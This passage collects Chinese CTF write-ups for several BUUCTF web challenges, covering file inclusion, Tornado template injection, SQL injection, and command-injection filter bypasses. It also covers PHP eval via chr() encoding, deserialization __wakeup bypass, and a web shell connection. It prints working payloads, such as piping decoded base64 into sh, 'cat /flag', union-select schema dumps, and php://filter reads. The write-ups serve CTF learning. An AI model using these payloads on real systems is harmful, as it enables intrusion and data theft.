        include($file);
//flag放在了flag.php里
?>
</html>
```



简单的绕过 就可以了

```
<html>
	<title>secret</title>
	<meta charset="UTF-8">
<?php
	highlight_file(__FILE__);
	error_reporting(0);
	$file=$_GET['file'];
	if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
		echo "Oh no!";
		exit();
	}
	include($file);
//flag放在了flag.php里
?>
</html>
```

PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3RpdGxlPgogICAgPC9oZWFkPgoKICAgIDxib2R5


成功得到一串字符 进行base解密即可

成功逮住flag

flag{ed90509e-d2d1-4161-ae99-74cd27d90ed7}

[ACTF2020 新生赛]Include

根据题目信息 是文件包含无疑了




直接点击进来


Can you find out the flag?

用php伪协议 绕过就可以了

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YzA5ZTY5MjEtMGMwZS00ODdlLTg3YzktMDkzNzcwOGE3OGQ3fQo=



得到一串编码 base64解密即可




得到flag

flag{c09e6921-0c0e-487e-87c9-0937708a78d7}


2018]easy_tornado

都点击一遍 康康



直接`filename`变量改为：`fllllllllllag`

报错了



有提示 render() 是一个渲染函数 具体看这里

就用到SSTI模板注入了 具体看这里

尝试模板注入：

`/error?msg={{1}}`

1

发现存在模板注入

/hints.txt
md5(cookie_secret+md5(filename))

md5(cookie_secret+md5(filename))

分析题目：

```
1.tornado是一个python的模板，可能会产生SSTI注入漏洞

2.flag在/fllllllllllllag中

3.render是python中的一个渲染函数，也就是一种模板，通过调用的参数不同，
生成不同的网页

4.可以推断出filehash的值为md5(cookie_secret+md5(filename))
```

根据目前信息，想要得到flag就需要获取`cookie_secret`


因为tornado存在模版注入漏洞，尝试通过此漏洞获取到所需内容

根据测试页面修改msg得值发现返回值

可以通过msg的值进行修改,而在

`taornado`框架中存在cookie_secreat


可以通过`/error?msg={{handler.settings}}`拿到`secreat_cookie`



{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '22b9bf65-db0c-4df4-952b-e5624fe00df5'}

综合以上结果

拿脚本跑一下



得到filehash:

```
ed75a45308da42d3fe98a8f15a2ad36a
```


一直跑不出来 不知道为啥子

[极客大挑战 2019]LoveSQL

万能密码尝试

直接上万能密码 用户随意

```
admin

1' or 1;#
```



开始正常注入：

查字段：`1' order by 3#`

经过测试 字段为3

查看回显:1’ union select 1,2,3#

查数据库

```
1' union select 1,2,group_concat(schema_name) from information_schema.schemata #
```

查表：

[GXYCTF2019]Ping Ping Ping

考察：**RCE的防护绕过**

直接构造：?ip=127.0.0.1;ls

```
/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag.php
index.php
```

简单的fuzz一下 就发现 `=` 和 `$` 没有过滤

所以想到的思路就是使用 `$IFS$9` 代替空格，使用拼接变量来拼接出Flag字符串：

构造playload

```
?ip=127.0.0.1;a=fl;b=ag;cat$IFS$9$a$b
```

看看他到底过滤了什么： `?ip=127.0.0.1;cat$IFS$1index.php`

```
/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```


一目了然过滤了啥，flag字眼也过滤了，bash也没了，不过sh没过滤：

继续构造payload：

```
?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
```

```
/?ip= fxck your flag!
```

查看源码，得到flag

```
1 /?ip=
2 <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
3 <?php
4 $flag = "flag{1fe312b4-96a0-492d-9b97-040c7e333c1a}";
5 ?>
6
```

flag{1fe312b4-96a0-492d-9b97-040c7e333c1a}

[RoarCTF 2019]Easy Calc

进入题目链接

查看源码

```
<!DOCTYPE html>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <title>简单的计算器</title>

  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="./libs/bootstrap.min.css">
  <script src="./libs/jquery-3.3.1.min.js"></script>
  <script src="./libs/bootstrap.min.js"></script>
</head>
<body>

<div class="container text-center" style="margin-top:30px;">
  <h2>表达式</h2>
  <form id="calc">
    <div class="form-group">
      <input type="text" class="form-control" id="content" placeholder="输入计算式" data-com.agilebits.onepassword.user-edited="yes">
    </div>
    <div id="result"><div class="alert alert-success">
            </div></div>
    <button type="submit" class="btn btn-primary">计算</button>
  </form>
</div>
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>

</body></html>
```


发现`calc.php`

利用**PHP的字符串解析特性Bypass**，具体看这里


HP需要将所有参数转换为有效的变量名，因此在解析查询字符串时，它会做两件事：

```
1.删除空白符

2.将某些字符转换为下划线（包括空格）
```

`scandir()`：**列出参数目录中的文件和目录**

发现`/`被过滤了，可以用`chr('47')`代替


```
calc.php? num=1;var_dump(scandir(chr(47)))
```



这里直接上playload

```
calc.php? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

1string(43) "flag{96745d89-5d7b-4655-bb78-ed7839c1984d} "



flag{76243df6-aecb-4dc5-879e-3964ec7485ee}

[极客大挑战 2019]Knife


进入题目链接

根据题目`Knife`

9bdfb18d-1a1b-4516-aeee-b5f4f9c072c2.node3.buuoj.cn


还有这个一句话木马

猜想尝试用蚁剑连接




测试连接成功

URL地址	IP地址	物理位置	网站备注	创建时间	更新时间
http://9bdfb18d-1a1b-4516-aeee-	111.73.46.229	江西省上饶市 电		2020/10/30 21:23:50	2020/10/30 21:23:50



确实是白给了flag



[ACTF2020 新生赛]Exec

直接ping 发现有回显

构造playload：

```
127.0.0.1;cat /flag
```

成功拿下flag

flag{7e582f16-2676-42fa-8b9d-f9d7584096a6}

[极客大挑战 2019]PHP

进入题目链接

它提到了备份文件

就肯定是扫目录 把源文件的代码 搞出来

上dirsearch 下载看这里

很简单的使用方法 用来扫目录

-u 指定url

-e 指定网站语言

-w 可以加上自己的字典，要带路径

-r 递归跑(查到一个目录后，重复跑)

打开`index.php`文件

分析这段内容

1.加载了一个`class.php`文件

2.采用get方式传递一个`select`参数

3.随后将之反序列化

打开`class.php`


```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```

根据代码的意思可以知道，如果`password=100`， `username=admin`

在执行`_destruct()`的时候可以获得flag

构造序列化

```php
<?php

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
}
$a = new Name('admin', 100);
var_dump(serialize($a));

?>
```



得到了序列化

```
O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}
```

但是 还有要求

- 1.跳过`__wakeup()`函数

在反序列化字符串时，属性个数的值大于实际属性个数时，就可以

- 2.private修饰符的问题

private 声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。因此私有字段的字段名在序列化时，类名和字段名前面都会加上\0的前缀。字符串长度也包括所加前缀的长度

构造最终的playload

```
?select=O:4:%22Name%22:3:{s:14:%22%00Name%00username%22;s:5:%22admin%22;s:14:%22%00Name%00password%22;i:100;}
```


[极客大挑战 2019]Http

进入题目链接

查看 源码

发现了 超链接的标签

```
                    </div>
                    <a href="#one" class="more scrolly">Learn More</a>
                </section>

            <!-- One -->
                <section id="one" class="wrapper style1 special1">
                    <div class="inner">
                        <header class="major">
                            <h2>欢迎来到西南某最大卖鞋厂商 !<br />
                            三叶草安全技术小组（Syclover） </h2>
                            <p>当黑客帝国的梦想成为现实，你就是下一个奇迹缔造者！ <br />
                            三叶草安全技术小组（Syclover）等待着同样热爱技术的你~<br />
                            Syclover2019招新群：671301484</p>
                        </header>
                        <ul class="icons major">
                            <li><span class="icon fa-diamond major style1"><span class="label">Lorem</span></span></li>
                            <li><span class="icon fa-heart-o major style2"><span class="label">Ipsum</span></span></li>
                            <li><span class="icon fa-code major style3"><span class="label">Dolor</span></span></li>
                        </ul>
                    </div>
                </section>

            <!-- Two -->
